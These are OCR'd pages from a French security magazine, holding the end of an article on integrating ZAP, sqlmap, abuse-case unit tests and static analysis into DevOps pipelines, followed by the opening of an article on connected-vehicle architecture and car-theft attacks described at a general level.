


Figure 1 : Les pratiques de sécurité recommandées par l'OWASP dans son modèle de maturité.

- la facilité d'intégration dans un environnement de déploiement continu ;
- le fait que les failles identifiées soient les plus répandues ;
- la facilité d'interprétation des résultats pour un développeur qui n'est pas expert en sécurité ;
- la gratuité.

Ils sont certainement déjà connus des lecteurs assidus ou considérés élémentaires ou pas assez efficaces par les professionnels du domaine.

3.1.1 OWASP ZAP

Le projet ZAP d'OWASP **[4]** est un outil graphique intégré de tests d'intrusion pour trouver des vulnérabilités dans les applications. Comme explicitement mentionné sur le site web, il a été conçu pour pouvoir être utilisé par des développeurs et testeurs fonctionnels, mais aussi par des personnes plus expérimentées. Il permet ainsi de faire des investigations manuellement. Il a notamment été élu meilleur outil sécurité 2015 par les lecteurs du site http://www.ToolsWatch.org.

L'utilisation la plus élémentaire est simplement de fournir une URL et de cliquer sur ***Attaquer***. Puis d'attendre que le scanner teste une série de règles après avoir construit la cartographie des URLs du site. Il est particulièrement efficace sur la détection de failles XSS, en étant capable de tenir compte du comportement dynamique d'une page effectuant de nombreuses requêtes Ajax.

C'est un parfait candidat à l'intégration dans un pipeline DevOps puisqu'il dispose d'APIs permettant de piloter un scan. C'est ce qui est réalisé par le plugin ZA Proxy **[5]** pour Jenkins. On peut entre autres définir le type de scanner (XSS, CSRF, SQLi, etc.), les domaines sur lesquels rester (pour éviter de suivre des liens externes) et surtout exporter le rapport sous format XML. Mais aussi lui préciser ce qui a déjà été analysé au préalable (cf 3.1.3).

3.1.2 sqlmap

sqlmap **[6]** est un outil avancé en ligne de commandes permettant de détecter et exploiter des failles de type injection SQL. Il est notamment capable de détecter le type de base de données et d'en exporter l'intégralité de son contenu si elle est mal configurée et qu'il y a une requête exploitable. À ce sujet, il gère totalement les six différentes techniques d'injection connues à ce jour. Il est fréquemment utilisé par des groupes de pirates, l'option de passer par le réseau Tor étant attrayante pour les usages frauduleux.




Figure 2 : L'outil ZAP dans son fonctionnement manuel nominal.

L'utilisation la plus élémentaire consiste à lui fournir une URL d'un site web contenant un paramètre et il testera alors si ce dernier est injectable. Les résultats sont affichés directement dans la console en ligne de commandes.




Figure 3 : L'outil sqlmap en ligne de commandes.

sqlmap est un complément très utile à ZAP, ce dernier étant moins efficace sur la détection des injections SQL et générant un nombre conséquent de faux positifs pour cette catégorie. Comme sqlmap gère en entrée une liste d'URL (e.g. `sitemap.xml`), on peut lui fournir la cartographie qui a été découverte par ZAP. Cela peut facilement se configurer dans une tâche Jenkins par exemple. Il faut par contre parser les résultats qui ne sont pas structurés.

3.1.3 Défis dans la gestion de ces outils

Armés de ces deux outils automatisés, nous possédons une couverture raisonnable pour une application web contre les attaques SQLi et XSS, respectivement première et troisième du Top 10 OWASP **[7]**.

Le premier défi est celui des temps de scan, sqlmap et ZAP pouvant prendre de quelques minutes à plusieurs heures selon la complexité de l'application. Il est donc difficilement envisageable de faire une vérification à chaque fois que du code est envoyé dans la solution de gestion de version. Même si cela serait l'idéal en notifiant en quasi temps réel au développeur la vulnérabilité insérée et en pouvant la corriger de suite à moindres frais. Si l'on ne produit pas plusieurs releases par jour, un scan la nuit sur la branche de développement (au sens *Git workflow)* est un bon compromis et permet de ne pas écrouler l'infrastructure la journée quand les équipes travaillent. Et au minimum il faut que chaque version promue soit vérifiée.

Le second défi est certainement le plus important : il est question d'avoir la capacité de traiter toutes les informations remontées par les outils. Il ne s'agit plus de gérer quelques remarques particulières évoquées dans un seul audit concis accompagné de ses recommandations concrètes. Il va éventuellement falloir analyser des centaines de points tous les jours, dont une part significative est constituée de faux positifs. Il est alors essentiel :

- d'automatiser le traitement des résultats ;
- d'être capable de filtrer les points déjà traités et les faux positifs ;
- d'identifier uniquement une vulnérabilité pour la suivre dans le temps ;
- d'avoir un canal de correction efficace avec le développeur : la stratégie « une vulnérabilité = une entrée dans la solution de bugtracking » va rapidement mener à des coûts de gestion considérables.

Aujourd'hui cela nécessite la mise en place d'outils ad hoc pour remplir ces critères. Mais si l'on parle d'une application web implémentée correctement vis-à-vis de l'OWASP Top 10 **[7]** ou qui a subi un audit externe, une approche moins industrielle est encore viable puisqu'il ne devrait pas y avoir trop de points identifiés (hors faux positifs). Si ce n'est pas le cas, il est certainement plus judicieux de commencer par corriger la sécurité de l'application ! Par exemple lors d'un sprint de consolidation technique si l'on suit une méthodologie agile.

Enfin, le dernier défi est de ne pas basculer dans un mode de correction suivant la loi du moindre effort. En effet, beaucoup de vulnérabilités ne sont plus exploitables en adaptant la configuration ou avec une rustine minimaliste. Mais il faut bien garder à l'esprit que ces vulnérabilités sont des erreurs d'implémentation comme tout bug, et qu'elles doivent donc être traitées avec la même cohérence. C'est-à-dire au minimum par l'écriture d'un test unitaire démontrant l'efficacité de la modification. Il est aussi recommandé de faire tourner ces outils dans un environnement volontairement laxiste, afin de rendre l'exploitation de ces erreurs la plus facile possible et ainsi d'améliorer le taux de détection.

3.2 Tests sécurité : tests unitaires de scénarios d'abus

Après avoir testé la sécurité de l'application depuis l'extérieur, processus assez fréquent, il est très important de la valider aussi depuis ses entrailles. C'est ce qui permet de s'assurer de sa robustesse sur le long terme, les vulnérabilités finissant par être identifiées tôt ou tard.

À ce titre, toute section sensible du code doit faire l'objet de tests unitaires exhaustifs. Cela inclut notamment :

- la logique d'authentification ;
- les mécanismes de contrôle d'accès ;
- les fonctionnalités de paiement ;
- les opérations cryptographiques **[8]**.

Il ne suffit pas de tester que le cas nominal, mais aussi tous les cas d'erreur. Et de vérifier que les logs

applicatifs ramènent le niveau de détail suffisant pour comprendre quelle est précisément la raison de l'échec, sans pour autant noyer le message utile dans des centaines de lignes très techniques (ce qui est souvent le problème des exceptions en Java).

Prenons l'exemple d'un service web qui utilise une authentification JWT **[9]**. À des fins pédagogiques, simplifions le contenu d'un tel token et supposons qu'il contienne :

- l'adresse mail d'une personne déjà authentifiée ;
- la durée de vie du token ;
- une signature cryptographique prouvant que ni l'adresse mail, ni la durée de vie n'ont été modifiées.

Bien souvent, un seul cas de test est effectué par les équipes de développement et de manière manuelle : passer un token valable et regarder que le service peut être accédé. Mais utiliser une librairie open source de validation du token n'est pas gage de qualité absolue. Ainsi il arrive que si la signature ne correspond pas, une erreur est effectivement retournée. Par contre, si la signature est rendue nulle dans le JSON, alors l'implémentation peut en conclure que la signature n'est pas mauvaise et accepter le token !

Il faudrait donc écrire les tests unitaires suivants pour en avoir le cœur net, et s'assurer que des régressions ne sont pas introduites plus tard dans la librairie (par exemple suite à une optimisation trop agressive) :

- vérifier qu'un token valide est bien accepté ;
- vérifier que le token est refusé quand on :
  - → change un caractère de l'adresse mail ;
  - → change un chiffre dans la durée de vie ;
  - → change un caractère de la signature ;
  - → enlève la signature ;
  - → met une chaîne vide dans la signature.

3.3 Revue de code

Pratiquer une revue de code avec un regard sécurité permet d'identifier les vulnérabilités liées aux erreurs d'implémentation. Les audits manuels commencent à se multiplier, notamment pour des composants open source très utilisés comme OpenSSL. Mais c'est une activité chronophage et il n'est guère envisageable de relire méticuleusement plus de quelques centaines de lignes de code par jour.

Les outils d'analyse statique **[10]** permettent d'aborder la question de manière plus industrielle. Le principe consiste à rechercher dans le code source des constructions réputées dangereuses (par exemple des `strcpy` en C). Et pour les produits plus haut de gamme à simuler le graphe d'exécution pour détecter les données d'entrée qui sont utilisées sans filtrage et peuvent conduire à des injections. Ce dernier point est très difficile à mettre en œuvre pour des langages dynamiques (par exemple, PHP ou JavaScript) et les résultats seront en général décevants dans ce cas.

L'intégration est très simple comme il s'agit d'une problématique purement développement, il suffit de faire exécuter la commande de scan à l'environnement de déploiement continu.

Les défis sont alors les mêmes que pour les tests d'intrusion automatisés, à savoir des temps de traitement assez conséquents (notamment pour des langages comme C/C++ ou JavaScript difficiles à instrumenter). Et un nombre élevé de résultats et de faux positifs à traiter. Sans oublier que de nouvelles règles sont régulièrement introduites pour tenir compte de nouvelles attaques, ce qui fait ressortir de nouveaux problèmes sur du code ancien.

À ce jour, seules les solutions payantes permettent d'identifier assez efficacement les vulnérabilités majeures comme les injections. Les alternatives gratuites comme Sonar ou FindBugs (pour le monde Java) retournent surtout des points de basse importance qui sont plutôt des remarques sur la qualité. Elles peuvent alors avoir un effet contreproductif en laissant croire qu'au final il n'y a que des aspects mineurs à améliorer pour la sécurité.

HP Fortify est clairement au-dessus du lot dans sa capacité de détection des problèmes majeurs, mais la tarification pratiquée ne le met pas à la portée de toutes les bourses. Il est indéniable que cet outil a un autre avantage majeur : pouvoir écrire des règles sur mesure (dans un langage fonctionnel encore accessible) pour cibler la combinaison de technologies utilisées. C'est le point le plus important pour retourner aux développeurs seulement les vulnérabilités vraiment importantes.

À l'opposé, la solution dans le cloud de Veracode exécute son propre jeu de règles sans qu'on puisse intervenir dessus. Accepter ou non de transférer son code source sur des serveurs à l'étranger est une autre question.

3.4 Déploiement : gestion des vulnérabilités

Nous serons plus concis dans cette section. La gestion des vulnérabilités pour l'infrastructure ne sera pas directement abordée puisqu'il s'agit d'une problématique purement opérationnelle et des acteurs comme Nessus ou Qualys la rendent très visible.

Celle concernant la gestion des dépendances fournies avec le code (librairies, frameworks) est pour sa part souvent oubliée, même s'il s'agit du numéro 9 de l'OWASP Top 10 **[7]**. En général dans les équipes de développement, on utilise la version stable de la dépendance au moment d'écrire la fonctionnalité. Et

après on n'y touche plus vraiment pour éviter d'avoir des régressions. C'est sans compter sur les vulnérabilités publiées pour ces composants, la plupart étant open source.

Pour remédier à cela, OWASP propose un plugin *Dependency-Check* **[11]** qui va vérifier dans la base des CVE si une librairie est vulnérable. Il est très efficace dans le monde Java, avec son intégration Maven ou Jenkins. Dans le monde JavaScript, le projet Snyk **[12]** fonctionne de manière similaire pour Node.js.

Si le code JavaScript à exécuter côté client est téléchargé depuis un CDN par le navigateur, la problématique de gestion des versions reste entière. Avec le risque supplémentaire de compromission. Pour ce dernier point, le W3C a récemment standardisé la fonctionnalité `SubResource Integrity` qui permet d'inclure un hash dans la page web pour valider que le JavaScript reçu est bien celui que l'on attendait.

3.5 Déploiement : Durcissement des environnements

Pour ce dernier point, nous évoquerons uniquement l'excellent document rédigé par l'ANSSI et intitulé *Recommandations de configuration d'un système GNU/LINUX* **[13]**.

Intégrer ces recettes dans les images Docker ou les machines virtuelles permet de partager le même socle robuste pour les environnements de développement et de production. Et ainsi d'identifier rapidement des problèmes de déploiement ou de reproduire sans encombre les incidents constatés par les clients.

Conclusion

La sécurité est donc une problématique à la fois pour les équipes d'exploitation et de développement. À ce titre, elle a beaucoup à gagner à s'inscrire dans les initiatives DevOps actuellement en plein essor. La démocratisation des conteneurs permet d'amener dans les environnements de développement des configurations proches de la production. Des outils gratuits de tests d'intrusion automatisés sont disponibles et faciles d'accès, en faisant ainsi d'excellents candidats à intégrer dans le pipeline de production d'une application.

Ils ne permettent pas toutefois de se passer de tests unitaires poussés ou de revue de code, pour qui veut adresser la sécurité applicative sérieusement. Une fonctionnalité sécurité est une fonctionnalité avant tout et devrait à ce titre être validée avec les mêmes processus. Ces tests sont aussi vitaux pour être capable de gérer les vulnérabilités dans les dépendances sans être paralysé par la peur des régressions.

Il est utile de rappeler que si ces pratiques aident à l'identification d'une majorité de failles, en aucun cas elles ne peuvent prouver qu'il n'y a plus rien à trouver. Même les niveaux de maturité les plus élevés ne sont pas synonymes d'une sécurité absolue. Mais ils permettent de démontrer que l'entreprise adresse de manière consciencieuse la problématique.

Enfin, il est utile de noter que les outils d'intégration continue sont en général très peu sécurisés par défaut. Il s'agissait du thème de la présentation *Continuous Intrusion* **[14]** lors de la conférence Black Hat Europe 2015. Il est donc important de surveiller les options de déploiement, et notamment si des accès sont possibles depuis un réseau externe. ■

Références

[1] Building Security In Maturity Model : https://www.bsimm.com

[2] Open Web Application Security Project : https://www.owasp.org/index.php/Main_Page

[3] Software Assurance Maturity Model : http://www.opensamm.org/

[4] Zed Attack Proxy : https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

[5] ZAProxy : https://wiki.jenkins-ci.org/display/JENKINS/ZAProxy+Plugin

[6] sqlmap : http://sqlmap.org/

[7] OWASP Top 10 2013 : https://www.owasp.org/index.php/Top_10_2013-Top_10

[8] T. Romand-Latapie, « Implémentations cryptographiques sécurisées », *MISC n°83*, janvier-février 2016.

[9] JSON Web Token : https://en.wikipedia.org/wiki/JSON_Web_Token

[10] Static Application Security Testing : http://www.gartner.com/it-glossary/static-application-security-testing-sast

[11] Owasp Dependency Check : https://www.owasp.org/index.php/OWASP_Dependency_Check

[12] Snyk : https://snyk.io/

[13] ANSSII, « Recommandations de sécurité relatives à un système GNU/Linux » : http://www.ssi.gouv.fr/guide/recommandations-de-securite-relatives-a-un-systeme-gnulinux/

[14] N. Mittal, « Continuous Intrusion : Why CI tools are an attacker's best friends » : https://www.blackhat.com/docs/eu-15/materials/eu-15-Mittal-Continuous-Intrusion-Why-CI-Tools-Are-An-Attackers-Best-Friend.pdf

CODE

SÉCURITÉ DES VÉHICULES CONNECTÉS ET/OU AUTONOMES

Ludovic APVRILLE, Enseignant-chercheur à Telecom ParisTech – ludovic.apvrille@telecom-paristech.fr

Letitia LI, Doctorante VEDECOM / Télécom ParisTech – letitia.li@vedecom.fr

mots-clés : *VÉHICULES CONNECTÉS / VÉHICULES AUTONOMES / ARCHITECTURES EMBARQUÉES SÉCURISÉES*

L'antivirus de votre véhicule est-il bien à jour ? Son pare-feu est-il bien configuré ? Si cela est pour l'instant de l'ordre de la science-fiction, l'on commence à voir apparaître des attaques sophistiquées sur les systèmes embarqués des véhicules. Cet article présente les architectures actuelles, les attaques qu'elles peuvent subir, et les solutions de sécurité actuelles. Il explique aussi en quoi ces solutions devront évoluer pour sécuriser aussi les véhicules communicants et/ou autonomes.

Si les menaces d'attaques étaient avant réservées aux ordinateurs personnels et aux serveurs d'entreprise, elles concernent à présent de nombreux équipements connectés. Cela a principalement commencé avec la multiplication des malwares ciblant les smartphones – actuellement, plus de 2000 nouveaux logiciels malveillants (malwares) Android sont publiés chaque jour – et les systèmes industriels (Stuxnet en est un très bon exemple). L'avènement de l'« Internet of things » (IoT) ouvre de nouvelles cibles aux cybercriminels. Les véhicules sont en train de prendre aussi le virage de la connexion tous azimuts, en offrant de nombreux moyens d'échanges avec leur environnement : signalisation routière, péages, distraction pour les passagers (« infotainment »), mais aussi les plus classiques ports de diagnostic. Les véhicules autonomes offriront à l'avenir une connectivité encore plus élevée, et devront reconnaître leur environnement – qui pourrait être manipulé – pour déterminer leur trajectoire. Les véhicules pourraient d'autant plus servir de cible qu'ils présentent un intérêt important tant en termes de puissance de calcul (botnets), qu'en termes de valeur financière (ransomware). Et bien entendu, leur caractère critique pourrait en faire une cible privilégiée pour des actions terroristes, y compris de grande envergure par l'exploitation d'une faille commune à de multiples modèles de véhicules.

L'article dresse tout d'abord un panorama des systèmes embarqués automobiles, des attaques connues et des solutions de sécurités actuelles. Par la suite, l'article s'intéresse aux problématiques de sécurité propres aux véhicules autonomes.

1 Des véhicules de nos (arrières ?) grands-parents aux véhicules d'aujourd'hui et du futur

Les systèmes électroniques (puis informatiques), ne sont pas si récents que cela sur les automobiles. Les premiers systèmes nécessitant du courant électrique furent les avertisseurs sonores (les fameux « Klaxons ») au début du 20ème siècle, et la batterie associée qui fournissait la puissance nécessaire. Cela a permis de réduire les cris des automobilistes, notamment aux intersections. Ces batteries ont progressivement servi à alimenter d'autres équipements : phares, indicateurs (par exemple la vitesse), démarreurs, essuie-glaces, puis des équipements de confort (vitres électriques, climatisation), des équipements liés à la sécurité (l'ABS), et des équipements liés à la performance du véhicule (le contrôle électronique des moteurs), etc. Tous ces équipements ont engendré une multiplication du câblage, qui induit un coût plus important, un poids non négligeable, et une maintenance plus fréquente. Les systèmes modernes ont progressivement diminué le câblage par l'utilisation de bus de type CAN / FlexRay, voire Ethernet. La même tendance se retrouve d'ailleurs au niveau des systèmes avioniques.

véhicules autonomes restent cantonnés à des espaces privés ou d'expérimentation. C'est uniquement lors d'occasions spéciales que nous les rencontrons dans le domaine public. En effet, les législations ont encore à évoluer pour permettre l'évolution de ces véhicules sur la chaussée, notamment pour préciser les procédures en cas d'accident d'un véhicule autonome.

Actuellement, les innovations disponibles dans les systèmes embarqués automobiles concernent principalement l'assistance à la conduite. Cela a commencé par le maintien de la vitesse d'un véhicule (« cruise »). Les options en vogue actuellement vont plus loin : suivi d'un véhicule (« adaptative cruise »), alarme de franchissement de ligne, analyse des obstacles – y compris les piétons – avec décision de freinage d'urgence et réalisation du freinage en cas de collision imminente, assistance au parking.

Le futur appartient sans aucun doute aux véhicules autonomes, c'est-à-dire aux véhicules dans lesquels le conducteur peut laisser, sauf avis contraire du système, la conduite du véhicule à un ordinateur embarqué. Ce mouvement va probablement se faire progressivement, avec une autonomie limitée dans un premier temps à des espaces « faciles », comme par exemple la recherche d'un stationnement dans un parking souterrain, le suivi d'un véhicule dans un embouteillage (faible vitesse), ou la gestion du véhicule sur autoroute. Par la suite, les systèmes pourront évoluer dans des milieux plus complexes : routes, villes, etc.

Si ces systèmes autonomes pourront s'aider d'informations envoyées par des panneaux ou des autres véhicules communicants (cela s'appelle le V2X pour *Vehicle-to-Something*, ce qui englobe toutes les communications d'un véhicule vers l'infrastructure appelée V2I, et le V2V qui concerne le *Vehicle-to-Vehicle*), ils devront aussi s'accommoder de systèmes non communicants : piétons ou véhicules plus anciens. Les communications inter-véhicules (V2V) ont pour objectif notamment une meilleure gestion du trafic routier - et donc une réduction de la consommation d'énergie -, et la réduction du nombre d'accidents. Le V2I et le V2V font partie de la thématique des routes dites intelligentes.

En France, le laboratoire VEDECOM **[VEDECOM]** étudie la problématique des véhicules autonomes. VEDECOM est issu d'un programme d'investissements d'avenir, et correspond à un partenariat public-privé dans lequel les plus grands constructeurs et équipements automobiles français sont présents. Pour l'instant, les

2 Architecture embarquée automobile

Présentons les architectures embarquées actuelles. Un véhicule classique est constitué d'environ 70 à 100 « ECU » (*Electronic Control Units*), jusqu'à 120 pour les véhicules les plus évolués. Ces unités sont parfois très modestes en termes de puissance de calcul et d'architecture logicielle/matérielle.

Il peut s'agir d'un composant simple comprenant typiquement un capteur – par exemple, un capteur de pression -, un microcontrôleur, une mémoire flash pour stocker le code logiciel, et un bus interne reliant ces différents composants. Cet ensemble de composants est appelé un domaine. Un domaine peut lui même contenir des sous-domaines, et faire partie de sur-domaines (organisation hiérarchique). Un « domaine » est connecté soit :

- à un autre domaine, qui peut-être un sur-domaine ou un sous-domaine ;
- au bus principal (un bus CAN, LIN, FlexRay, MOST, ou plus récemment Ethernet).

Un domaine complexe est constitué de processeurs plus puissants, parfois à plusieurs cœurs, de mémoire, et d'interfaces parfois multiples. Notons enfin qu'un domaine « simple » peut tout à fait être en charge d'une fonction extrêmement critique, comme la régulation de la mâchoire d'un frein à disque.

Pour concrétiser, citons quelques domaines et sous-domaines que l'on retrouve classiquement (figure 1) :

- Des domaines (et sous-domaines) internes et liés à la gestion du moteur (PTC – *PowerTrain*), à la gestion du châssis et de la sûreté (CSC – *Chassis and Safety*), à la gestion des différents équipements électroniques de confort et d'information (BEM – *Body Electronic*), à l'interface avec le conducteur et les passagers (HU – *Head Unit*) et enfin à la communication (CU – *Communication Unit*).
- Deux domaines sont ouverts sur l'extérieur : le domaine HU permet à l'utilisateur d'interagir avec le système automobile, via un port USB, un téléphone connecté en Bluetooth, en insérant un




Figure 1 : Architecture typique d'un système embarqué automobile. Les domaines sont interconnectés avec un bus principal.

CD dans l'autoradio... Le domaine CU concerne les communications du véhicule avec des équipements externes : l'interface vers la télécommande, la gestion du signal GPS, la communication avec des infrastructures routières, et enfin le port de debug (par exemple, de type ODB-II). Nous le verrons par la suite : ce sont surtout ces interfaces qui sont utilisées pour mener des attaques.

3 Problèmes de sécurité des architectures actuelles

3.1 Attaques usuelles

Les attaques actuellement réalisées à grande échelle sur les systèmes automobiles ont deux motivations principales : l'activation d'options et le vol de véhicule.

3.1.1 L'activation d'options

L'activation d'options non payées nécessite que les composants de cette option soient physiquement présents dans le véhicule. Une « attaque » peut consister à *reflasher* le logiciel de gestion du moteur afin d'augmenter sa puissance. On peut trouver sur Internet des logiciels/firmwares tiers, ainsi que le moyen de les flasher au niveau des microcontrôleurs de gestion des fonctions automobiles. Par exemple, **[INS 2016]** explique comment activer des fonctions des plusieurs modèles BMW. Des entreprises qui ont « pignon sur rue » (ou sur le Web, comme par exemple Bimcoding **[BIMCODING 2016]**) proposent aussi des services d'activation d'options non achetées sur le modèle initial. Elles sont capables de faire la mise à jour à distance, moyennant l'achat préalable d'un kit de connexion matériel. Ces entreprises et sites divers expliquent en général l'impact sur la garantie et les risques, selon l'option activée.

3.1.2 Le vol de véhicules

Le vol de véhicule peut être réalisé de plusieurs manières : attaques sur le système de verrouillage des portières, sur le système de démarrage... D'autant plus lorsque le démarrage et/ou le déverrouillage sont sans fil !

Les premiers systèmes sans fil utilisaient un code secret (« clé ») fixe que les attaquants n'avaient aucune peine à reproduire avec un enregistreur/émetteur radio. Les systèmes ont par conséquent été modifiés par les constructeurs pour changer régulièrement leur code (systèmes dits à « *rolling code* »). Ces systèmes restent toutefois sensibles à différentes attaques, nous en présenterons trois.

La première, la plus simple et plus fréquente consiste à brouiller les fréquences radio lorsque l'utilisateur verrouille sa voiture ; ceci aura pour effet d'empêcher le verrouillage et donc de laisser le véhicule ouvert. Mais cela repose sur le fait que l'utilisateur ne vérifie pas si les portières sont réellement fermées ou pas, et qu'aucun voyant externe (clignotement rapide des phares, son) ne signale le bon verrouillage.

Une deuxième attaque consiste à se placer au plus près du propriétaire de la clé – par exemple lorsqu'il fait ses courses dans un supermarché, en l'ayant repéré au préalable -, puis à activer un (puissant) répéteur radio : le signal de la clé peut alors être répété jusqu'au véhicule même si la personne se trouve loin. Une parade consiste à mesurer le temps de propagation du signal entre la clé et le véhicule pour calculer la distance entre la clé et le véhicule, mais cela nécessite du matériel plus coûteux, car la différence de temps entre par exemple 10m de distance et 100m de distance pour une onde radio est de l'ordre de 300ns. Il est donc difficile de se prémunir de ce genre d'attaques, même si cette dernière reste complexe à mettre en œuvre.

DÉCOUVREZ NOS OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com

LES COUPLAGES PAR SUPPORT :

VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !

VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

